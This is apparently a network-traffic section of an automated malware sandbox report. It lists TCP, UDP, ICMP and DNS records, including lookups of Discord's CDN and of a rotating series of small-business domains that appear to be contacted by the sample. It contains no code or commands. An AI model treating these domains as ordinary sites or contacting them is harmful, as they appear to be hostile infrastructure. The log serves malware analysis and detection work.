Dec 3, 2020 10:02:54.030668974 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030678034 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030689955 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030708075 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030714035 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030734062 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030736923 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030755997 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030764103 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030776978 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030800104 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030817986 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030831099 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030833960 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030848980 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030849934 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030869961 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030889988 CET	443	49713	162.159.134.233	192.168.2.5
Dec 3, 2020 10:02:54.030899048 CET	49713	443	192.168.2.5	162.159.134.233
Dec 3, 2020 10:02:54.030910969 CET	443	49713	162.159.134.233	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:02:53.531403065 CET	62176	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:02:53.558403969 CET	53	62176	8.8.8.8	192.168.2.5
Dec 3, 2020 10:02:53.610167980 CET	59596	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:02:53.637260914 CET	53	59596	8.8.8.8	192.168.2.5
Dec 3, 2020 10:02:53.734245062 CET	65296	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:02:53.761229992 CET	53	65296	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:02.518503904 CET	63183	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:02.545574903 CET	53	63183	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:04.937603951 CET	60151	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:04.964533091 CET	53	60151	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:07.714796066 CET	56969	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:07.751863956 CET	53	56969	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:09.090677977 CET	55161	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:09.117683887 CET	53	55161	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:09.467622042 CET	54757	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:09.494592905 CET	53	54757	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:14.622014999 CET	49992	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:14.649148941 CET	53	49992	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:16.302947998 CET	60075	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:16.330063105 CET	53	60075	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:16.545643091 CET	55016	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:16.573363066 CET	53	55016	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:18.230416059 CET	64345	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:18.257244110 CET	53	64345	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:21.079016924 CET	57128	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:21.106139898 CET	53	57128	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:25.000355959 CET	54791	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:03:25.028732061 CET	53	54791	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:25.754086971 CET	50463	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:25.781275988 CET	53	50463	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:28.080094099 CET	50394	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:28.107037067 CET	53	50394	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:31.179521084 CET	58530	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:31.219444990 CET	53	58530	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:31.989712000 CET	53813	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:32.016637087 CET	53	53813	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:36.560694933 CET	63732	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:36.587661982 CET	53	63732	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:36.933182955 CET	57344	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:37.061553955 CET	53	57344	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:37.659538984 CET	54450	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:37.696295977 CET	53	54450	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:38.916196108 CET	59261	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:38.966739893 CET	53	59261	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:42.606204987 CET	57151	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:42.673482895 CET	53	57151	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:46.626100063 CET	59413	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:46.653307915 CET	53	59413	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:47.856508017 CET	60516	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:47.911525965 CET	53	60516	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:48.541276932 CET	51649	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:48.578157902 CET	53	51649	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:48.724062920 CET	65086	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:48.767817974 CET	53	65086	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:53.335751057 CET	56432	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:53.377273083 CET	53	56432	8.8.8.8	192.168.2.5
Dec 3, 2020 10:03:58.938260078 CET	52929	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:03:59.005471945 CET	53	52929	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:04.013963938 CET	64317	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:04.060353994 CET	53	64317	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:09.438879013 CET	61004	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:09.490117073 CET	53	61004	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:14.969261885 CET	56895	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:14.996181011 CET	53	56895	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:19.679161072 CET	62372	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:19.738953114 CET	53	62372	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:25.068295002 CET	61515	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:26.059875965 CET	61515	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:27.075253010 CET	61515	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:29.075629950 CET	61515	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:29.110490084 CET	53	61515	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:30.108479977 CET	53	61515	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:31.118484020 CET	53	61515	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:33.118457079 CET	53	61515	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:34.131019115 CET	56675	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:34.295885086 CET	53	56675	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:40.176352024 CET	57172	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:40.242511034 CET	53	57172	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:45.255680084 CET	55267	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:45.295125961 CET	53	55267	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:50.445035934 CET	50969	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:50.492178917 CET	53	50969	8.8.8.8	192.168.2.5
Dec 3, 2020 10:04:55.852423906 CET	64362	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:04:55.897283077 CET	53	64362	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:01.069399118 CET	54766	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:05:01.130170107 CET	53	54766	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:26.771557093 CET	61446	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:05:26.798675060 CET	53	61446	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:27.280566931 CET	57515	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:05:27.315972090 CET	53	57515	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:27.679771900 CET	58199	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:05:27.715169907 CET	53	58199	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:27.811866999 CET	65221	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:05:27.849531889 CET	53	65221	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:28.209292889 CET	61573	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:05:28.246076107 CET	53	61573	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:28.707204103 CET	56562	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:05:28.742845058 CET	53	56562	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:29.521872997 CET	53591	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:05:29.557790041 CET	53	53591	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:31.893379927 CET	59688	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:05:31.928992987 CET	53	59688	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:32.500679016 CET	56032	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:05:32.536206007 CET	53	56032	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:33.136018991 CET	61150	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:05:33.173921108 CET	53	61150	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:33.551990032 CET	63458	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:05:33.587541103 CET	53	63458	8.8.8.8	192.168.2.5
Dec 3, 2020 10:05:53.553260088 CET	50422	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:05:53.719213963 CET	53	50422	8.8.8.8	192.168.2.5
Dec 3, 2020 10:06:04.561630011 CET	53247	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:06:04.616322041 CET	53	53247	8.8.8.8	192.168.2.5
Dec 3, 2020 10:06:51.888670921 CET	58544	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:06:51.966392994 CET	53	58544	8.8.8.8	192.168.2.5
Dec 3, 2020 10:07:07.492501020 CET	53814	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:07:07.558490038 CET	53	53814	8.8.8.8	192.168.2.5
Dec 3, 2020 10:07:31.261637926 CET	51305	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:07:31.298252106 CET	53	51305	8.8.8.8	192.168.2.5
Dec 3, 2020 10:07:31.302412987 CET	53670	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:07:31.346362114 CET	53	53670	8.8.8.8	192.168.2.5
Dec 3, 2020 10:07:36.942156076 CET	55160	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:07:36.969528913 CET	53	55160	8.8.8.8	192.168.2.5
Dec 3, 2020 10:07:37.142312050 CET	61414	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:07:37.169408083 CET	53	61414	8.8.8.8	192.168.2.5
Dec 3, 2020 10:07:37.626708031 CET	63847	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:07:37.677699089 CET	53	63847	8.8.8.8	192.168.2.5
Dec 3, 2020 10:07:38.537728071 CET	61523	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:07:38.564878941 CET	53	61523	8.8.8.8	192.168.2.5
Dec 3, 2020 10:07:39.265428066 CET	50551	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:07:39.301866055 CET	53	50551	8.8.8.8	192.168.2.5
Dec 3, 2020 10:07:39.478899956 CET	62847	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:07:39.514714956 CET	53	62847	8.8.8.8	192.168.2.5
Dec 3, 2020 10:08:19.015811920 CET	57712	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:08:19.051234961 CET	53	57712	8.8.8.8	192.168.2.5
Dec 3, 2020 10:08:19.055805922 CET	61064	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:08:19.091150045 CET	53	61064	8.8.8.8	192.168.2.5
Dec 3, 2020 10:09:00.612046957 CET	61891	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:09:00.647958994 CET	53	61891	8.8.8.8	192.168.2.5
Dec 3, 2020 10:09:00.650424957 CET	61585	53	192.168.2.5	8.8.8.8
Dec 3, 2020 10:09:00.694592953 CET	53	61585	8.8.8.8	192.168.2.5

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Dec 3, 2020 10:04:30.108601093 CET	192.168.2.5	8.8.8.8	cffb	(Port unreachable)	Destination Unreachable
Dec 3, 2020 10:04:31.118788958 CET	192.168.2.5	8.8.8.8	cffb	(Port unreachable)	Destination Unreachable
Dec 3, 2020 10:04:33.118582964 CET	192.168.2.5	8.8.8.8	cffb	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:02:53.610167980 CET	192.168.2.5	8.8.8.8	0x1d26	Standard query (0)	discord.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:02:53.734245062 CET	192.168.2.5	8.8.8.8	0xccc3	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.090677977 CET	192.168.2.5	8.8.8.8	0x7370	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.467622042 CET	192.168.2.5	8.8.8.8	0xe948	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.302947998 CET	192.168.2.5	8.8.8.8	0xe207	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.545643091 CET	192.168.2.5	8.8.8.8	0x5226	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:36.933182955 CET	192.168.2.5	8.8.8.8	0x242c	Standard query (0)	www.higherthan75.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:42.606204987 CET	192.168.2.5	8.8.8.8	0x50a9	Standard query (0)	www.renabbeauty.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:47.856508017 CET	192.168.2.5	8.8.8.8	0x6ea9	Standard query (0)	www.ahomedokita.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:48.724062920 CET	192.168.2.5	8.8.8.8	0x2961	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:53.335751057 CET	192.168.2.5	8.8.8.8	0xaac1	Standard query (0)	www.dainikamarsomoy.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:58.938260078 CET	192.168.2.5	8.8.8.8	0x87d5	Standard query (0)	www.countrybarndogkennel.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.013963938 CET	192.168.2.5	8.8.8.8	0x5178	Standard query (0)	www.kingdomwinecommunity.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:09.438879013 CET	192.168.2.5	8.8.8.8	0xf76e	Standard query (0)	www.pocketspacer.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:19.679161072 CET	192.168.2.5	8.8.8.8	0x8ca3	Standard query (0)	www.sportsbookmatcher.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:25.068295002 CET	192.168.2.5	8.8.8.8	0x8c31	Standard query (0)	www.makingdoathome.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:26.059875965 CET	192.168.2.5	8.8.8.8	0x8c31	Standard query (0)	www.makingdoathome.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:27.075253010 CET	192.168.2.5	8.8.8.8	0x8c31	Standard query (0)	www.makingdoathome.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:29.075629950 CET	192.168.2.5	8.8.8.8	0x8c31	Standard query (0)	www.makingdoathome.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:34.131019115 CET	192.168.2.5	8.8.8.8	0xafcc	Standard query (0)	www.rodgroup.net	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:40.176352024 CET	192.168.2.5	8.8.8.8	0xbf28	Standard query (0)	www.rdhar1976.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:45.255680084 CET	192.168.2.5	8.8.8.8	0xf1e3	Standard query (0)	www.buttsliders.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:50.445035934 CET	192.168.2.5	8.8.8.8	0xb327	Standard query (0)	www.thanksforlove.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:55.852423906 CET	192.168.2.5	8.8.8.8	0xfd9b	Standard query (0)	www.outtheframecustoms.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:05:01.069399118 CET	192.168.2.5	8.8.8.8	0xdfc6	Standard query (0)	www.theyolokart.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:05:27.679771900 CET	192.168.2.5	8.8.8.8	0x2f1d	Standard query (0)	www.countrybarndogkennel.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:05:53.553260088 CET	192.168.2.5	8.8.8.8	0x9fd1	Standard query (0)	www.makingdoathome.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:06:04.561630011 CET	192.168.2.5	8.8.8.8	0x648d	Standard query (0)	www.rdhar1976.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:06:51.888670921 CET	192.168.2.5	8.8.8.8	0xa007	Standard query (0)	www.countrybarndogkennel.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:07:07.492501020 CET	192.168.2.5	8.8.8.8	0xab89	Standard query (0)	www.cia3mega.info	A (IP address)	IN (0x0001)
Dec 3, 2020 10:07:31.261637926 CET	192.168.2.5	8.8.8.8	0x4adf	Standard query (0)	www.rdhar1976.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:07:31.302412987 CET	192.168.2.5	8.8.8.8	0x283	Standard query (0)	www.rdhar1976.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:08:19.015811920 CET	192.168.2.5	8.8.8.8	0xee65	Standard query (0)	www.countrybarndogkennel.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:08:19.055805922 CET	192.168.2.5	8.8.8.8	0x3e9e	Standard query (0)	www.countrybarndogkennel.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:09:00.612046957 CET	192.168.2.5	8.8.8.8	0xb4fc	Standard query (0)	www.rdhar1976.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:09:00.650424957 CET	192.168.2.5	8.8.8.8	0x818d	Standard query (0)	www.rdhar1 976.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:02:53.637260914 CET	8.8.8.8	192.168.2.5	0x1d26	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.637260914 CET	8.8.8.8	192.168.2.5	0x1d26	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.637260914 CET	8.8.8.8	192.168.2.5	0x1d26	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.637260914 CET	8.8.8.8	192.168.2.5	0x1d26	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.637260914 CET	8.8.8.8	192.168.2.5	0x1d26	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.761229992 CET	8.8.8.8	192.168.2.5	0xccc3	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.761229992 CET	8.8.8.8	192.168.2.5	0xccc3	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.761229992 CET	8.8.8.8	192.168.2.5	0xccc3	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.761229992 CET	8.8.8.8	192.168.2.5	0xccc3	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.761229992 CET	8.8.8.8	192.168.2.5	0xccc3	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.117683887 CET	8.8.8.8	192.168.2.5	0x7370	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.117683887 CET	8.8.8.8	192.168.2.5	0x7370	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.117683887 CET	8.8.8.8	192.168.2.5	0x7370	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.117683887 CET	8.8.8.8	192.168.2.5	0x7370	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.117683887 CET	8.8.8.8	192.168.2.5	0x7370	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.494592905 CET	8.8.8.8	192.168.2.5	0xe948	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.494592905 CET	8.8.8.8	192.168.2.5	0xe948	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.494592905 CET	8.8.8.8	192.168.2.5	0xe948	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.494592905 CET	8.8.8.8	192.168.2.5	0xe948	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.494592905 CET	8.8.8.8	192.168.2.5	0xe948	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.330063105 CET	8.8.8.8	192.168.2.5	0xe207	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.330063105 CET	8.8.8.8	192.168.2.5	0xe207	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.330063105 CET	8.8.8.8	192.168.2.5	0xe207	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.330063105 CET	8.8.8.8	192.168.2.5	0xe207	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:03:16.330063105 CET	8.8.8.8	192.168.2.5	0xe207	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.573363066 CET	8.8.8.8	192.168.2.5	0x5226	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.573363066 CET	8.8.8.8	192.168.2.5	0x5226	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.573363066 CET	8.8.8.8	192.168.2.5	0x5226	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.573363066 CET	8.8.8.8	192.168.2.5	0x5226	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.573363066 CET	8.8.8.8	192.168.2.5	0x5226	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:37.061553955 CET	8.8.8.8	192.168.2.5	0x242c	No error (0)	www.higherthan75.com	higherthan75.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 10:03:37.061553955 CET	8.8.8.8	192.168.2.5	0x242c	No error (0)	higherthan75.com		66.235.200.146	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:42.673482895 CET	8.8.8.8	192.168.2.5	0x50a9	No error (0)	www.renabbeauty.com	rena-b-beauty.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 10:03:42.673482895 CET	8.8.8.8	192.168.2.5	0x50a9	No error (0)	rena-b-beauty.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 10:03:42.673482895 CET	8.8.8.8	192.168.2.5	0x50a9	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:47.911525965 CET	8.8.8.8	192.168.2.5	0x6ea9	No error (0)	www.ahomedokita.com		157.245.239.6	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:48.767817974 CET	8.8.8.8	192.168.2.5	0x2961	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 10:03:53.377273083 CET	8.8.8.8	192.168.2.5	0xaac1	No error (0)	www.dainikamarsomoy.com		104.24.104.178	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:53.377273083 CET	8.8.8.8	192.168.2.5	0xaac1	No error (0)	www.dainikamarsomoy.com		172.67.179.8	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:53.377273083 CET	8.8.8.8	192.168.2.5	0xaac1	No error (0)	www.dainikamarsomoy.com		104.24.105.178	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:59.005471945 CET	8.8.8.8	192.168.2.5	0x87d5	Name error (3)	www.countrybarndogkennel.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.060353994 CET	8.8.8.8	192.168.2.5	0x5178	No error (0)	www.kingdomwinecommunity.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 10:04:04.060353994 CET	8.8.8.8	192.168.2.5	0x5178	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.060353994 CET	8.8.8.8	192.168.2.5	0x5178	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.060353994 CET	8.8.8.8	192.168.2.5	0x5178	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.060353994 CET	8.8.8.8	192.168.2.5	0x5178	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.060353994 CET	8.8.8.8	192.168.2.5	0x5178	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.060353994 CET	8.8.8.8	192.168.2.5	0x5178	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.060353994 CET	8.8.8.8	192.168.2.5	0x5178	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:09.490117073 CET	8.8.8.8	192.168.2.5	0xf76e	No error (0)	www.pocketspacer.com	pocketspacer.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:04:09.490117073 CET	8.8.8.8	192.168.2.5	0xf76e	No error (0)	pocketspacer.com		34.102.136.180	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:19.738953114 CET	8.8.8.8	192.168.2.5	0x8ca3	No error (0)	www.sportsbookmatcher.com		104.31.71.137	A (IP address)	IN (0x0001)
